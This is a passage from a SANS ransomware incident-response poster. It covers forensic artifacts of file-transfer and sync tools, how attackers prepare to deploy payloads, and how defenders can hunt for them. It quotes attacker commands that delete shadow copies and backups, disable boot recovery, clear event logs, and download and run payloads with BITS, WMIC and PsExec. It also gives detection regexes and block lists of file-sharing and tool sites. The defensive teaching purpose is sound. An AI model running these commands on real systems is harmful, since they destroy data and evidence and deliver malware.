      - Remote Directories:
        - **HKCU\SOFTWARE\Martin Prikryl\WinSCP 2\Configuration\History\RemoteTarget**
    - FileZilla artifacts:
      - **%APPDATA%\FileZilla\filezilla.xml**
      - **%APPDATA%\FileZilla\recentservers.xml**
      - **%APPDATA%\FileZilla\trustedcerts.xml**
      - **%APPDATA%\FileZilla\sitemanager.xml**
      - **%APPDATA%\FileZilla*.sqlite3**
- Evidence of synchronization tools
  - Rclone^
    - Potential configuration file locations (depends on version of rclone):
      - Program directory, alongside rclone executable
      - **%APPDATA%/rclone/rclone.conf** (Windows only)
      - **$XDG_CONFIG_HOME/rclone/rclone.conf**
      - **~/.config/rclone/rclone.conf**
      - **~/.rclone.conf**
    - Decrypting configuration file password values:‡
      - **go run .\rclone_config_decrypter.go**
    - May run for a long time to upload data, which might be identified in Windows Power Efficiency Diagnostics reports:
      - **%ProgramData%\Microsoft\Windows\Power Efficiency Diagnostics*.[html|xml]**
  - MEGAsync (a.k.a., MEGA Desktop App)
    - Executable:
      - **%LOCALAPPDATA%\Mega Limited**
      - **%LOCALAPPDATA%\MEGAsync**
      - **OriginalFileName: MEGAsync.exe**
    - Scheduled task name:
      - **\MEGA\MEGAsync Update Task**
    - Configuration file:
      - **%LOCALAPPDATA%\Mega Limited\MEGAsync\MEGAsync.cfg**
    - Log files:
      - **%LOCALAPPDATA%\Mega Limited\MEGAsync\logs**
    - Sync directory registry setting:
      - **HKCU\SOFTWARE\Classes\CLSID\{CLSID of Mega}\Instance\InitPropertyBag\TargetFolderPath**

DO NOT EVER use an adversary's credentials that you might find during IR. The adversary and/or law enforcement may be watching!

≠ See Windows Forensic Analysis poster: **www.sans.org/posters/windows-forensic-analysis**

^ Rclone documentation: **https://for528.com/rclone**

‡ Script to decrypt Rclone configuration file password values: **https://for528.com/rclone-decrypt**

∞ **https://for528.com/lots**

TOP TIP

Threat Actors often rename executables without changing the file's embedded VERSIONINFO information. Check the OriginalFileName field in Windows Event Log entries – Security Event ID 4688 and/or Sysmon Event ID 1.

Payload Deployment

Only after all other objectives have been achieved does a threat actor deploy a ransomware cryptor payload

Prior to payload deployment, ransomware actors will:

- Scan for and identify backup services*
  - Check for well-known open ports:
    - TCP 5000 – Synology
    - TCP 6106 – Backup Exec
    - TCP 9392 – Veeam
- Destroy backups
  - Third-party backup services
  - Volume Shadow Copies
    - Example commands used to delete shadow copies:
      - **vssadmin.exe delete Shadows /all /quiet**
      - **wmic shadowcopy delete /nointeractive**
      - **Get-WmiObject Win32_ShadowCopy | % { $_.Delete() }**
      - **Get-WmiObject Win32_ShadowCopy | Remove-WmiObject**
      - **Get-WmiObject Win32_ShadowCopy | ForEach-Object { $_.Delete(); }**
      - **Get-CimInstance Win32_ShadowCopy | Remove-CimInstance**
- Disable or modify recovery mechanisms
  - Boot configuration – bcdedit
    - **bcdedit /set {default} recoveryenabled no**
    - **bcdedit /set {default} safeboot minimal**
  - Boot status policy
    - **bcdedit /set {default} bootstatuspolicy ignoreallfailures**
  - Windows backup admin – wbadmin
    - **wbadmin delete backup**
    - **wbadmin delete catalog –quiet**
    - **wbadmin delete systemstatebackup -keepversions:0**
- Clear their tracks
  - Deleting tools and scripts
  - Clearing event logs
    - Security Event Log: Event ID 1102 – The audit log was cleared
    - Example PowerShell command to clear event logs:
      - **Get-EventLog -LogName * | ForEach { Clear-EventLog $_.Log }**
    - Example to clear event logs using wevtutil.exe:
      - **Get-WinEvent -ListLog * -Force | % { Wevtutil.exe cl $_.LogName }**
- Prevent IR
  - Disable RDP/Terminal Services
  - Block inbound connectivity via the Windows Firewall

Secure and monitor backup servers, and store backups offsite.

* TheDFIRReport article on scanning of backup services: **https://for528.com/dfirreport-zero2**

Payload deployment via PsExec often relies on the tool's **@file** parameter, which designates a file that contains host names or IPs on each line. For example, the following command uses a file with host names named "trgt.txt" to copy a file named *x.exe* to each host:

- **psexec.exe -accepteula @C:\Windows\Temp\trgt.txt -u user -p password cmd /c copy "\\127.0.0.1\c$\Windows\Temp\x.exe" "C:\Windows\Temp"**

Background Intelligent Transfer Service (BITS) Deployment

Used by Microsoft for background updates for years, BITS is a protocol to upload/download files via HTTP/SMB, which factors in bandwidth availability and scales traffic use. It is able to handle network interruptions to pause and resume processes, even after reboot.

BITSAdmin tool: **bitsadmin.exe**

Check whether and how often BITSAdmin should be running in your environment, and ALERT as appropriate.

Examples of BITS-based file transfers:

- File transfer:
  - **bitsadmin.exe /transfer update /download /priority normal \\[Your_DC]\c$\update.exe C:\update.exe**
- File download:
  - **%COMSPEC% /c c^m^d.e^x^e /c BiTsAdmIN /transfer UpdateUI /download /priority normal https://1.2.3.4/system.dll C:\Microsoft\sys.dll**
- Using WMIC to copy a file:
  - **start wmic /node:@\\127.0.0.1\scanned.txt /user: "user" /password: "password" process call create "cmd.exe /c bitsadmin /transfer SafeUpdate \\samaran-dc\c$\SafeMen.exe %APPDATA%\SafeMen.exe && %APPDATA%\SafeMen.exe"**
- PowerShell cmdlets:
  - **Add-BitsFile** – Adds files to a BITS transfer
  - **Complete-BitsTransfer** – Completes a BITS transfer
  - **Get-BitsTransfer** – Gets a BITS transfer
  - **Remove-BitsTransfer** – Stops a BITS transfer
  - **Resume-BitsTransfer** – Resumes a suspended BITS transfer
  - **Set-BitsTransfer** – Configures a BITS transfer job
  - **Start-BitsTransfer** – Creates and starts a BITS transfer job
  - **Suspend-BitsTransfer** – Pauses a BITS transfer job

Detecting BITS file transfers:

- Microsoft-Windows-Bits-Client\Operational.evtx Windows Event Log:
  - Event ID 60 – BITS has stopped transferring
- Security Windows Event Log (bitsadmin.exe):
  - Event ID 4688 – A new process has been created
  - Event ID 4689 – A process has exited
- Sysmon Windows Event Log (bitsadmin.exe):
  - Event ID 1 – Process creation
  - Event ID 5 – Process terminated
- System Windows Event Log (Background Intelligence Transfer Service):
  - Event ID 7036 – A service changed state
- Temporary files named **BITFxxxx.tmp** on the system
  - Event ID 11 – File Create (**BITFxxxx.tmp**)

Hunting Ransomware Actors

Ransomware actors do many bad things using %COMSPEC%, which points to the command line interpreter (CLI) to run commands – hunt for this!

- **%COMSPEC% /c [command]**
- **%COMSPEC% /k [command]**

Common pattern used by Cobalt Strike:

- **%COMSPEC% /c echo 5f133503c8d > \\.\pipe\c73645**

Searching for such patterns:

- Regex: **^.*COMSPEC.*echo.*pipe.*$**
- General: **"\%COMSPEC\%" AND echo AND pipe**

Ransomware actors may already be in your network – hunt for them!

Hunt for:

- Well-known tools
  - bcdedit, vssadmin, wbadmin
  - LSASS dumps – look for "lsass.dmp" being created
- Known process names used for malicious purposes:
  - explorer, iexplore, lsass, mimikatz, Metasploit, processhacker, rundll32, sharphound, svchost, winlogon

Looking for PEs in all the wrong places

- EXE files *written* to:
  - Admin shares: **$IPC, $ADMIN, $C**
  - **%APPDATA%**
  - **%LOCALAPPDATA%**
  - **%LOCALAPPDATA%\Temporary Internet Files**
  - **%ProgramData%**
  - **%TEMP%**
  - **%USERPROFILE%\Pictures**
  - **%USERPROFILE%\Music**
  - **%USERPROFILE%\Videos**
  - **C:\$Recycle.Bin**
  - **C:\Perflogs**
  - **C:\Users\Public**

Hunt in anti-virus/EPP logs for strings§ that might reveal ransomware actor actions or tools

- hacktool, htool, hktl
- dualuse, dual
- pstools, sysinternals
- PUP, PUA

Antivirus log locations

- Avast≠
  - **%ProgramData%\AVAST Software\Avast\log***
  - **%ProgramData%\AVAST Software\Persistent Data\Avast\Logs***
  - **%PROGRAMFILES(x86)%\AVAST Software\Business Agent\log.txt**
  - **%PROGRAMFILES(x86)%\AVAST Software\Business Agent\smbpol.db**
- AVG∞
  - **%ProgramData%\AVG\Antivirus\log***
  - **%ProgramData%\AVG\Antivirus\report***
  - **%ProgramData%\AVG\Persistent Data\Antivirus\Logs**
- Bitdefender‡
  - **%ProgramData%\Bitdefender\Endpoint Security\Logs***
  - **%ProgramData%\Bitdefender\Desktop\Profiles\Logs***
  - **%PROGRAMFILES%\Bitdefender****
- ESET
  - **%ProgramData%\ESET\ESET NOD32 Antivirus\Logs***
- F-Secure
  - **%ProgramData%\F-Secure\Log***
  - **%ProgramData%\F-Secure\Antivirus\ScheduledScanReports***
  - **%USERPROFILE%\AppData\Local\F-Secure\Log***

McAfee

- **%ProgramData%\McAfee\DesktopProtection***
- **%ProgramData%\McAfee\Endpoint Security\Logs***
- **%ProgramData%\McAfee\Endpoint Security\Logs_Old***
- **%ProgramData%\Mcafee\VirusScan***

Sophos

- **%ProgramData%\Sophos\Sophos*\Logs***

Trend Micro

- **%ProgramData%\Trend Micro***
- **%PROGRAMFILES%\Trend Micro\Security Agent\ConnLog***
- **%PROGRAMFILES%\Trend Micro\Security Agent\Report***

Windows Defender

- **%ProgramData%\Microsoft\Microsoft AntiMalware\Support***
- **%ProgramData%\Microsoft\Windows Defender\Support***
- **%ProgramData%\Microsoft\Windows Defender\Quarantine***
- **%SYSTEMROOT%\Temp\MpCmdRun.log**

§ For additional signature names to hunt/detect, see **https://for528.com/avcheat**

≠ Avast log documentation: **https://for528.com/av-avast**

∞ AVG log documentation: **https://for528.com/av-avg**

‡ Bitdefender: **https://for528.com/av-bitdefender**

Ransomware Actor Tooling

Ransomware actors have moved away from custom, specially crafted tools, and over to more readily available tools.

- Free and open-source software
  - You may come across tools such as: Bloodhound, WinSCP, PoshC2, Empire, and AdFind
- Other threat actor's scripts
  - Operators often steal and/or adapt one another's scripts
- Living Off the Land Binaries and Scripts (LOLBAS)≠, which are those tools that are provided and signed by the operating system developer, but that are also useful to threat actors
- Red teaming, adversary simulation, and emulation tools
  - Tools such as Cobalt Strike and Brute Ratel are popular with ransomware actors
- Malware as a Service (MaaS)
  - (e.g., Infostealers such as FormBook, Redline, and others)

When ransomware actors use a bring-your-own-tools (BYOT) approach, this is often facilitated by cloud-based file sharing websites, and they often download tools to the victim network.

Common sites to BLOCK and on which to ALERT:

- anonfiles.com
- dropmefiles.com
- file.io
- mega.io
- mega.nz
- qaz.im
- temp.sh
- termbin.com
- transfer.sh
- ufile.io

For more sites, see **https://for528.com/lots** and sort by "+Download"

≠ LOLBAS project: **https://for528.com/lolbas**

Common sites on which to ALERT:

- 7zip: **7-zip.org/download.html**
- AdFind: **joeware.net/freetools/tools/adfind/index.htm**
- Advanced IP Scanner: **advanced-ip-scanner.com/download**
- Angry IP Scanner: **angryip.org/download/#windows**
- AnyDesk: **anydesk.com/en/downloads**
- Procdump: **docs.microsoft.com/en-us/sysinternals/downloads/procdump**
- Process Hacker: **processhacker.sourceforge.io/downloads.php**
- PsTools/PsExec: **docs.microsoft.com/en-us/sysinternals/downloads/psexec**
- rclone: **rclone.org/downloads**
- WinSCP Portable: **winscp.net/eng/downloads.php#additional**
- WinSCP (full): **winscp.net/eng/download.php**

GitHub repos on which to ALERT:

- Bloodhound: **github.com/BloodHoundAD/BloodHound/releases**
- Lazagne: **github.com/AlessandroZ/LaZagne/releases**
- Mimikatz: **github.com/gentilkiwi/mimikatz/releases**
- PowerSploit/PowerView: **github.com/PowerShellMafia/PowerSploit/releases**
- PowerView/PowerUp (inc. ShareFinder.ps1): **github.com/darkoperator/Veil-PowerView**
- Rubeus: **github.com/GhostPack/Rubeus** Binary – **github.com/r3motecontrol/Ghostpack-CompiledBinaries**
- Seatbelt: **github.com/GhostPack/Seatbelt** Binary – **github.com/r3motecontrol/Ghostpack-CompiledBinaries/blob/master/Seatbelt.exe**
- SharpView: **github.com/tevora-threat/SharpView/tree/master/Compiled**

digital-forensics.sans.org

Poster was created by Kathryn Hedley and Ryan Chapman based on the research and knowledge of Ryan Chapman in authoring FOR528.

DFIR_FOR528_0124

SANS DFIR